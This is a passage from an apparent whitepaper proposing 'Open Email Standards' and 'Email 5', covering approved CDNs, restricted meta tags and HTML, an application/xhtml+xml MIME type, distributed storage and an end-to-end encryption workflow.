To ensure a secure, performant, and consistent email experience, Open Email Standards permit only a defined set of external CSS frameworks, JavaScript libraries, and CDN providers. These resources have been pre-approved based on their reliability, cryptographic delivery over HTTPS, and alignment with security and performance best practices. By restricting usage to these trusted sources, the standards help prevent unauthorized tracking, dynamic injection, and other risks associated with unverified third-party content.

Approved CDN Providers

- **Cloudflare CDN** — **cdnjs.cloudflare.com**
- **Email 5 CDN** — **html5.email**
- **Google Fonts** — **fonts.googleapis.com**
- **jsDelivr** — **cdn.jsdelivr.net**
- **UNPKG** — **unpkg.com**

CSS Frameworks and Utilities

- **Animate.css** — **animate.style**
- **Bootstrap (v5.x)** — **getbootstrap.com**
- **Bulma** — **bulma.io**
- **Foundation** — **get.foundation**
- **Tailwind CSS** — **tailwindcss.com**

Approved JavaScript Libraries

- **Chart.js** — **chartjs.org**
- **Preact** — **preactjs.com**
- **Vue.js (v2 and v3)** — **vuejs.org**

The list of approved resources may be expanded or updated. For the latest version, please visit: **openstandards.email**

3.1.6.3 Meta Tag Considerations in Open Email Standards

In the context of Open Email Standards, most meta tags are not allowed due to the security risks they pose. Certain meta tags can introduce vulnerabilities like unauthorized redirection, cookie setting, or security policy manipulation.

Meta Tags to Avoid

Certain meta tags introduce security risks and should be avoided, including:

- `<meta http-equiv="refresh">`: Automatically redirects or refreshes the page after a set time. This can be exploited for phishing attacks or malicious redirects.
- `<meta http-equiv="content-security-policy">`: Used to define a content security policy (CSP), which can override the security measures of the email client and potentially introduce vulnerabilities.
- `<meta http-equiv="set-cookie">`: Sets cookies via HTTP headers. This can introduce privacy issues by tracking user behavior in ways that bypass standard consent mechanisms.

Optional Meta Tags

Some meta tags may be optional depending on the email client:

- `<meta charset="UTF-8">`: Ensures correct display of special characters. While not always necessary, it may still be required by some clients, such as Thunderbird, for proper rendering.
- `<meta name="viewport">`: Optimizes email display on different devices. While some email clients that render content within an `<iframe>` may not require this tag, it remains beneficial for ensuring optimal display in others.
- `<meta name="title">`: Provides an optional method to define the email's subject, particularly for web-based email clients or specialized contexts. Similarly, the `<title>` tag—commonly used in web pages—is optional in emails and offers limited utility beyond what the `Subject` header provides.

Meta Tags Under Consideration

- `<meta name="referrer">`: Controls how much referrer information is passed when the user clicks on a link. The option `no-referrer-when-downgrade` can enhance user privacy by limiting the referrer data sent in certain situations.

  Why Consider: It can enhance user privacy by restricting the information shared with third-party websites when users click links in the email, but it may not be critical in every case.

Irrelevant Meta Tags for Email

Tags related to SEO and social media, like those for search engine optimization or open graph metadata, are irrelevant for email clients. Similarly, browser-specific tags, such as those that control UI elements or define caching behavior, serve no purpose in an email environment and should be excluded.

- `<meta name="theme-color">`: This controls the browser UI, which is irrelevant to email clients.

- `<meta http-equiv="expires">`, `<meta http-equiv="pragma">`: These tags control caching behavior, which does not typically apply in email.

***Example**: Recommended Meta Tags in an Email Context*

```
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
initial-scale=1.0">
    <meta name="title" content="Welcome to Our Newsletter">
    <meta name="referrer" content="no-referrer-when-downgrade">
    <title>Welcome to Our Newsletter</title>
</head>
```

3.1.6.4 Deprecated and Obsolete HTML Tags

Open Email Standards restrict outdated and obsolete HTML tags, which pose security risks and are no longer supported by current email clients or browsers. Avoiding them ensures a more secure, consistent, and future-proof email experience.

Tags to Avoid

- `<acronym>`, `<big>`, `<strike>`, `<tt>`: Presentational tags replaced by CSS and modern semantic elements.
- `<basefont>`, `<font>`: Obsolete font styling elements that conflict with modern styling practices.
- `<center>`: Deprecated alignment tag replaced by CSS.
- `<frame>`, `<frameset>`, `<noframes>`: Outdated layout structures incompatible with secure email rendering.
- `<dir>`: Replaced by `<ul>` for lists; no longer supported.
- `<applet>`: Used for Java applets; deprecated due to significant security risks.
- `<bgsound>`: IE-specific background audio tag; unsupported and invasive.
- `<isindex>`: Obsolete search input method replaced by standard form controls.
- `<menuitem>`: Deprecated tag related to `<menu>`; not supported in modern environments.
- `<marquee>`: Legacy scrolling text tag, deprecated and unreliable.

Rationale for Exclusion

These tags were once used for layout and interactivity but have been replaced by modern alternatives. Their use in email is unnecessary and may introduce security issues or fail to render properly.

3.1.6.5 Location and Maintenance of Open Email Standards

The official documentation, the DTD file, and related resources for the Open Email Standards are publicly hosted at **openstandards.email**, serving as a central hub for developers, email clients, and organizations. The site provides tools and guidelines to validate and implement standard-compliant emails, ensuring a secure foundation for future-proof email technologies. The Email 5 CDN, hosted at **html5.email**, provides access to all pre-approved libraries referenced in the standards, enabling consistent and secure asset delivery.

Resources and Updates

The platform is continually updated to reflect the latest developments. As a single authoritative repository, it ensures developers and organizations always have access to current standards and practical implementation guidance.

- **Standards Documentation**: Detailed guides with best practices and real-world examples for adopting the Open Email Standards framework.
- **Approved Libraries and CDNs**: A curated list of trusted CSS and JavaScript libraries, as well as recommended CDNs to ensure secure resource usage and compliance.
- **Developer Resources**: Tutorials, open-source tools, and DTD files to simplify email validation and implementation processes.
- **Version History**: Transparent tracking of updates with clearly defined versioning, ensuring compatibility and clarity across platforms.
- **Community Contributions**: Encourages participation from developers, platforms, and industry experts to improve and refine the framework collaboratively.

Compliance and Enforcement

Email clients are expected to align with the latest Open Email Standards, ensuring consistent rendering and security across platforms. Regular audits of email client implementations are recommended to verify adherence, ensure uniformity across platforms, and address potential discrepancies.

3.2 Application/xhtml+xml

To support enhanced and consistent email content, Open Email Standards introduce a new Content-Type: **`application/xhtml+xml`**. This content type leverages current web technologies like HTML5 and CSS3, complementing the currently used **`text/plain`** and **`text/html`** formats. It offers a pathway to enhanced functionality and helps bridge the gap between traditional email formats and modern web experiences.

3.2.1 Syntax and Declaration

The **`application/xhtml+xml`** content type supports both strict XHTML syntax for enhanced consistency and security, and a simplified HTML5 declaration for practical use. While the simplified approach is common, strict XHTML is recommended for maximum compatibility and reliability.

***Example 1**: Strict Mode Declaration*

```
From: sender@example.com
To: recipient@example.com
Subject: Example XHTML Email
Date: Mon, 24 Jun 2024 12:34:56 -0400
Message-ID: <unique.message.id@example.com>
MIME-Version: 1.0
Content-Type: application/xhtml+xml; charset="UTF-8"
Content-Transfer-Encoding: quoted-printable
Standard-Version: 1.0

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE email SYSTEM "https://openstandards.email/dtd/email.dtd">
<html lang="en" xml:lang="en" xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>Example XHTML Email</title>
  </head>
  <body>
    <h1>Welcome to Our Newsletter</h1>
    <p>This email uses the application/xhtml+xml content type for a
richer experience.</p>
  </body>
</html>
```


***Example 2**: Simplified HTML5 Declaration*

```
From: sender@example.com
To: recipient@example.com
Subject: Example HTML5 Email
Date: Mon, 24 Jun 2024 12:34:56 -0400
Message-ID: <unique.message.id@example.com>
MIME-Version: 1.0
Content-Type: application/xhtml+xml; charset="UTF-8"
Content-Transfer-Encoding: quoted-printable
Standard-Version: 1.0

<!doctype html>
<html>
  <head>
    <title>Example HTML5 Email</title>
  </head>
  <body>
    <p>This email uses a simplified declaration for broader
compatibility.</p>
  </body>
</html>
```

Supporting Legacy Clients

The introduction of the Content-Type **`application/xhtml+xml`** does not deprecate **`text/plain`** or **`text/html`**. Legacy systems can continue to rely on these formats, ensuring backward compatibility. This three-tier strategy allows email clients to gradually adopt modern standards while still preserving functionality for older implementations.



Best Practice Guidelines for XHTML Emails

- **XML Declaration**: Use `<?xml version="1.0" encoding="UTF-8" ?>` to ensure proper parsing of XHTML content in email.
- **DOCTYPE Declaration**: Employ `<!doctype html>` for broader compatibility with modern HTML5-based clients.
- **HTML Namespace**: Specify `xmlns="http://www.w3.org/1999/xhtml"` in the `<html>` tag to declare the document as XHTML.
- **Self-Closing Tags**: All non-void elements such as `<img />`, `<br />`, and `<input />` must be self-closed to comply with XHTML syntax rules.
- **Strict Syntax Validation**: Adhere strictly to XHTML rules, including properly nested and closed tags, to ensure consistent rendering across compliant email clients.
- **Language Declaration**: Include the `lang` and `xml:lang` attributes in the `<html>` tag to specify the primary language of the email. This enhances accessibility by allowing screen readers and related technologies to interpret content accurately, ensures proper language recognition by email clients, and aligns with best practices for semantics and internationalization.

3.2.2 Multipart Content Types in Open Email Standards

To fully leverage the benefits of HTML5 within emails, the recommended approach is to use the `multipart/alternative` content type. This ensures compatibility across email clients by providing fallback options like `text/plain` or `text/html`, while also enabling richer content and a clear distinction between HTML4 and HTML5 to render the most appropriate version.

For emails containing inline images, use the `multipart/related` content type along with `application/xhtml+xml`. These embed assets should be referenced via `cid` (Content-ID) for secure rendering. Only images should be allowed; other assets like stylesheets or scripts introduce security risks and must be blocked.

***Example 1**: Complete `multipart/alternative` Email*

```
Content-Type: multipart/alternative; boundary="boundary42"

--boundary42
Content-Type: text/plain; charset="UTF-8"

This is the plain text version.

--boundary42
Content-Type: text/html; charset="UTF-8"

<html>
  <body>
    <p>This is the <strong>HTML4</strong> version.</p>
  </body>
</html>

--boundary42
Content-Type: application/xhtml+xml; charset="UTF-8"

<!doctype html>
<html>
  <body>
    <p>This is the <strong>HTML5</strong> version.</p>
  </body>
</html>

--boundary42--
```

***Example 2**: Inline Images with `multipart/related`*

```
Content-Type: multipart/related; boundary="boundary42"

--boundary42
Content-Type: application/xhtml+xml; charset="UTF-8"

<!doctype html>
<html>
  <body>
    <p>This email includes an inline image:</p>
    <img src="cid:logo1" alt="Logo" />
  </body>
</html>

--boundary42
Content-Type: image/png
Content-ID: <logo1>
Content-Transfer-Encoding: base64

[Base64 image data]

--boundary42--
```

***Example 3**: Combining `multipart/alternative` and `multipart/related`*

```
Content-Type: multipart/alternative; boundary="boundary1"

--boundary1
Content-Type: text/plain; charset="UTF-8"

Plain text version of the email.

--boundary1
Content-Type: text/html; charset="UTF-8"

<html>
  <body>
    <p>HTML4 version of the email.</p>
  </body>
</html>

--boundary1
Content-Type: multipart/related; boundary="boundary2"
Content-Disposition: inline

--boundary2
Content-Type: application/xhtml+xml; charset="UTF-8"

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email SYSTEM "https://openstandards.email/dtd/email.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <body>
    <p>HTML5 version with inline image:</p>
    <img src="cid:logo1" alt="Logo" />
  </body>
</html>

--boundary2
Content-Type: image/png
Content-ID: <logo1>
Content-Transfer-Encoding: base64

[Base64 image data]

--boundary2--
--boundary1--
```

3.2.3 XML in Email Environments

XML (Extensible Markup Language) is a versatile format widely used for data exchange and storage, excelling at defining complex information relationships. In the email context, it can support automated workflows, unlocking new possibilities for enhanced email applications. However, its broader use remains outside the scope of current Open Email Standards, which prioritize `application/xhtml+xml` for visually rich, interactive, user-facing content.

Examples and Potential Use Cases

Although not the primary focus of this whitepaper, specialized environments may benefit from using XML messaging for structured, data-centric interoperability. The following examples illustrate how XML-based emails can significantly enhance functionality and expand their role in automated workflows, highlighting potential for specific use cases rather than serving as a general-purpose content type like `application/xhtml+xml`.

- **Data-Driven Automation**: Systems receiving XML emails can parse structured data like invoices or order confirmations for automated integration into back-end processes without human intervention.

- **Secure Communications**: Encrypted XML emails can transmit sensitive information, such as financial statements or medical records, decrypting and presenting it only after strict recipient verification for enhanced security.

- **Localized Content**: XML enables dynamic rendering of multilingual content through `<content>` tags with `lang` attributes, allowing email clients to deliver personalized experiences based on the recipient's language preferences.

***Example**: Multilingual Content Representation in XML*

```
<?xml version="1.0" encoding="UTF-8" ?>
<content>
  <text lang="en">Hello!</text>
  <text lang="es">¡Hola!</text>
  <text lang="ja">こんにちは！</text>
</content>
```


3.3 Distributed Architecture

As highlighted in the Single Points of Failure section, the reliance on centralized servers makes current email infrastructures vulnerable to disruptions, cyberattacks, and unauthorized monitoring, placing critical messaging services at risk. By adopting a distributed architecture, the email ecosystem can overcome these limitations, enhancing resilience, security, and efficiency. This transformation not only mitigates single points of failure but also lays the foundation for a robust, future-proof email framework.

3.3.1 Distributed Email System

In a distributed system, data and services are spread across multiple nodes rather than depending on a single server. This architectural shift reduces reliance on any single component, mitigating the risks of downtime or system-wide failure. Additionally, this distribution makes it significantly more difficult for attackers to access or compromise the entire dataset, reducing the risk of large-scale data breaches.


***Figure**: Email 5's distributed architecture with token-based logic and control*



Immutability and Data Integrity

Immutability guarantees the integrity of the information exchanged, ensuring that messages cannot be altered or deleted once stored. This is critical for maintaining trust, particularly in scenarios where data authenticity is essential, such as legal communications, financial transactions, or sensitive business correspondence. By leveraging distributed storage, Email 5 ensures that stored messages and attachments are tamper-proof, providing an unchangeable record of communication.

***Figure**: Hash-linked structure and IPFS integration securing data immutability*



Distributed Email Benefits


- **Resilience to Attacks**: A distributed system is less susceptible to DDoS attacks or breaches targeting a single point.
- **Enhanced Fault Tolerance**: Email services remain operational even if certain nodes experience downtime, ensuring consistent availability.
- **Scalability and Performance**: As email platforms grow, distributed systems can efficiently manage increased loads and data volumes.
- **Data Integrity Assurance**: Decentralized consensus mechanisms verify the accuracy and completeness of stored emails, preventing tampering or corruption.
- **Distributed Control**: Reduces reliance on large email providers, empowering smaller players and independent providers in the ecosystem.

Implementing Distributed Email Systems

To unlock these benefits, distributed email systems must implement the following key strategies:

- **Peer-to-Peer Networks**: Utilizing peer-to-peer (P2P) protocols ensures that data exchange happens directly between nodes, reducing failure points by bypassing centralized servers.
- **Redundancy and Replication**: Data should be replicated across multiple nodes to guarantee availability and prevent data loss in case of node failure.
- **Consensus Mechanisms**: Consensus mechanisms ensure data integrity and synchronization across distributed nodes.
- **Encryption and Privacy Measures**: To secure data in a distributed environment, advanced encryption and privacy-preserving protocols are essential, ensuring that only authorized users can access sensitive information.

***Figure**: Traditional hosting vs. peer-to-peer file sharing with IPFS*



3.3.2 Hybrid Approach: Balancing Usability and Security

Email 5 introduces a hybrid model to address the limitations of both centralized and decentralized systems. This hybrid approach leverages local system efficiencies such as spam detection while offering users encrypted and distributed storage across nodes for long-term data resilience.

Once incoming emails are securely received via TLS, messages undergo essential screening processes, including junk mail detection and malware scans, to ensure a safe and streamlined inbox. Additionally, users can select their preferred storage option based on security and cost considerations.

Storage Options:

- **Auto-Distributed Storage**: Users can opt to automatically transfer incoming emails to distributed storage after initial checks. While this incurs additional costs, it provides unparalleled security and reliability for critical communications.

- **On-Demand Distributed Storage**: For more granular control, users can manually select which emails to transfer after reviewing them. This allows users to prioritize the security of specific communications while keeping storage costs manageable.

Key Benefits:

- **Optimized Performance**: Centralized storage ensures fast, efficient access for short-term communication needs.

- **Enhanced Long-Term Security**: Distributed data storage provides robust protection against tampering, data loss, and unauthorized access.

- **Cost Management**: Users can balance convenience and cost by choosing between automatic or on-demand distributed storage.

- **User Empowerment**: This approach empowers users with full control over email storage, ensuring only essential communications are securely preserved.

3.3.3 Remote Distributed Attachments

Remote attachments introduce a transformative approach to handling large files in email communications. Unlike traditional attachments, which are often constrained by size limits and storage challenges, remote attachments leverage distributed storage systems to offer a secure and scalable solution. This feature is particularly useful for users needing to send larger files, providing a seamless way to share heavy documents, multimedia, or other data-intensive content.

How It Works

When attaching a file exceeding 20 MB, premium users are prompted to upload it as a remote attachment. The file is encrypted and stored across decentralized nodes, with a unique link embedded within the email. Recipients can access the attachment securely, knowing the file remains protected and unchanged.

Key Advantages:

- **Increased Attachment Limits**: Remote attachments significantly expand the file size limit, allowing users to send files up to 1GB.
- **Immutable Storage**: Files are immutable, ensuring they remain unaltered and accessible at any time, providing a reliable solution for long-term storage.
- **Enhanced Security**: Remote attachments benefit from advanced encryption and distributed storage, safeguarding sensitive files against unauthorized access and data loss.

Use Cases:

- **Collaborative Workflows**: Teams sharing large project files can benefit from the seamless integration of remote attachments, ensuring secure and efficient collaboration without needing external tools.
- **Scientific and Research Data**: Provide researchers with secure access to datasets, reports, or analyses that must remain immutable over time to ensure reproducibility and reliability.
- **Media and Design Files**: High-resolution images, videos, or design assets can be shared without compression or quality loss.

4.1 End-to-End Encryption

In today’s messaging services, the need for secure and private communication is more critical than ever. End-to-end encryption (E2EE) has become a cornerstone for safeguarding sensitive information, ensuring that only intended recipients can access message content. However, traditional email systems often fall short, relying solely on protocols like SSL/TLS to protect messages during transmission. While these protocols effectively prevent interception en route, vulnerabilities persist when emails are stored on centralized servers—whether using weak encryption, poor security practices, or no encryption at all.

Transmission vs. Encryption

While E2EE provides unparalleled privacy, email inherently requires some phases of transmission without encryption between servers. Email is built on open protocols like SMTP, where SSL/TLS secures the transport layer but does not encrypt the actual message body. This approach is essential for:

- **Spam and Virus Scan**: These safeguards rely on analyzing the email body, which would be bypassed if encryption were applied prematurely, potentially allowing harmful content to reach users' inboxes.

- **Interoperability**: Maintaining compatibility with the open nature of email ensures seamless communication across diverse email platforms and systems.

Email 5’s Approach

Email 5 introduces an encryption framework that balances advanced cryptographic techniques with practical usability, employing a dual-layer process. The email body is securely stored in a distributed network using the Double Ratchet Algorithm, while metadata is encrypted and retained in centralized storage to support traditional email operations. Decryption occurs on the recipient's device via secure background processes, eliminating reliance on JavaScript-based methods and delivering a streamlined, privacy-focused user experience.

4.1.1 Encryption Workflow

Through a hybrid encryption workflow, Email 5 achieves both enhanced security and seamless functionality. This process employs innovative cryptographic methods, including the Double Ratchet Algorithm and the Extended Triple Diffie-Hellman (X3DH) Protocol, to protect the email body. Meanwhile, metadata is secured with robust symmetric encryption, ensuring tamper-proof protection and efficient handling within centralized storage.

Message Reception and Key Generation

When an email is received, it is transmitted securely using TLS protocols over SMTP, protecting it from interception during transport. During this phase, the email body remains unencrypted, allowing critical filtering processes such as spam detection, malware scanning, and sanitization. Once these steps are completed, the email body and metadata are separated into separate components ensuring that sensitive data—such as timestamps, sender information, and subject—is handled differently from the message details.

To secure the body content, a unique session key is generated for each recipient using the Extended Triple Diffie-Hellman (X3DH) Protocol. This protocol facilitates secure key exchange and ensures that every recipient's session key is distinct and protected, even in cases of multiple recipients in CC or BCC fields. The session key generation ensures that the encryption process is uniquely tied to each recipient, offering unparalleled privacy.

Key Generation for Each Recipient

Each recipient's session key K_i is derived using the X3DH Protocol, employing the sender's public key P_s and the recipient's private key P_{r_i} for secure encryption.

$$K_i = f(P_s, P_{r_i})$$

- K_i: Session key for recipient R_i
- P_s: Sender's public key
- P_{r_i}: Recipient R_i's public key
- f: X3DH key exchange function

Encryption of Body Content

After the filtering phase, the email body, which includes text, attachments, and other rich media, is encrypted using the Double Ratchet Algorithm. This cryptographic technique ensures both forward and backward secrecy, meaning that even if one session key is compromised, it does not affect the security of previous or future messages. This provides robust protection for the email body content, making it resistant to potential breaches.

Once encrypted, the email body is stored across nodes in a distributed storage system. This architecture ensures tamper-proof security, as the encrypted content cannot be altered without compromising its integrity, and enhances resilience against attacks by eliminating single points of failure—compromising one node does not grant access to the email content body. Additionally, decentralization guarantees privacy, keeping sensitive information secure without any single entity controlling access.

$$E_i = \mathrm{DoubleRatchetEnc}(M, K_i)$$

- E_i: Encrypted email body for recipient R_i
- $\mathrm{DoubleRatchetEnc}$: Double Ratchet symmetric encryption
- M: Original email body
- K_i: Session key for recipient R_i (X3DH Protocol)

Metadata Encryption

For metadata, Email 5 employs a distinct encryption process, enabling advanced features like search indexing while maintaining operational efficiency and privacy. Unlike the email body, metadata is encrypted using `XChaCha20-Poly1305`, a modern symmetric encryption algorithm designed for enhanced security and resistance to nonce reuse. While not designed to counter quantum threats, it provides robust and scalable protection against current threats.

This dual-layered encryption approach ensures that encrypted metadata remains inaccessible without the symmetric key, even if centralized components are compromised. The metadata encryption process begins with the generation of a unique symmetric key, denoted as K_m, which is securely managed within the system. The original metadata, denoted as M_d, is encrypted using the symmetric encryption function:

$$D_e = \text{Enc}_{XChaCha20-Poly1305}(M_d, K_m)$$

- D_e: Encrypted metadata
- M_d: Original metadata (e.g., sender, recipient, subject, timestamps)
- $\text{Enc}_{XChaCha20-Poly1305}$: The symmetric encryption function
- K_m: Symmetric key for metadata encryption

4.1.2 Decryption Workflow

The decryption process in Email 5 ensures a seamless and secure experience, designed to operate transparently while maintaining user privacy. When the recipient accesses an email, the metadata is retrieved from centralized storage and decrypted locally. Simultaneously, the encrypted body content is fetched from the distributed nodes. The decryption of the email body occurs seamlessly on the recipient's device using the corresponding session keys established through the X3DH protocol. This process eliminates the reliance on less secure JavaScript-based decryption methods and ensures that the entire decryption workflow remains under the user's control.

Session Key Derivation

The session key K_i for each recipient is re-derived using the reverse process of the X3DH Protocol. This ensures secure access to the encrypted email body by leveraging the recipient's private key S_{r_i} and the sender's public key P_s.

$$K_i = f^{-1}(S_{r_i}, P_s)$$

- K_i: Session key for recipient
- f: X3DH key exchange function
- S_{r_i}: Recipient's private key
- P_s: Sender's public key

Metadata Decryption

Metadata D is decrypted using the symmetric key K_m:

$$D = \mathrm{Dec}(D_e, K_m)$$

- D: Decrypted metadata
- D_e: Encrypted metadata
- Dec: Symmetric decryption function
- K_m: Symmetric key for metadata encryption

Email Body Decryption

The email body M is decrypted using the session key K_i and the Double Ratchet Algorithm:

$$M = \text{DoubleRatchetDec}(E_i, K_i)$$

- M: Decrypted email body
- E_i: Encrypted email body for recipient
- DoubleRatchetDec: Double Ratchet decryption function
- K_i: Session key derived via X3DH

Metadata and Body Reconstruction

The `Combine` function aggregates the decrypted metadata D and the text message M into a complete, usable email structure.

$$C = Combine(D, M)$$

- Reconstructing the email header (from D)
- Associating it with the body M
- Forming the final complete message C

4.2 Content Protection

Email content is central to communication but also a prime target for vulnerabilities such as script injection, malware distribution, and phishing schemes. These risks underscore the need for a robust security framework that validates external resources, prevents unauthorized script execution, and enforces strict controls over attachments and automatic behaviors.

4.2.1 Foundations of Email 5's Security Framework

Email 5 enforces rigorous safeguards throughout the email processing lifecycle with stringent email body content validation, detailed malware analysis, and enforced scripting policies. Its security framework combines trusted open-source libraries with platform-native validation technologies for server-side and client-side validation, providing a multi-layered defense system that ensures robust protection while enabling secure interactions.

Built on Stage™

At the core of these protection strategies, Email 5 leverages *Stage*[13], an operating architecture that oversees the email processing pipeline with robust security and streamlined efficiency. Stage handles essential components such as authentication, messaging, and tokenized transactions, while performing rigorous validation checks to detect and block harmful code, ensuring compliance with Open Email Standards. This integration provides Email 5 with a reliable foundation for a secure and trusted email experience, critical for:

- **Preventing System Exploitation**: Blocking potential entry points for attackers leveraging email as a delivery mechanism for malicious payloads.
- **Safeguard Messaging**: Ensuring secure navigation, safe content rendering, and alignment with Open Email Standards.
- **Bolstering Privacy Protections**: Blocking tracking mechanisms embedded in email content, including pixel trackers and unauthorized scripts.

[13] Stage is an operating architecture for digital platforms. Learn more at stage.work.

4.2.2 ImageBlocker.js: Securing Image Content

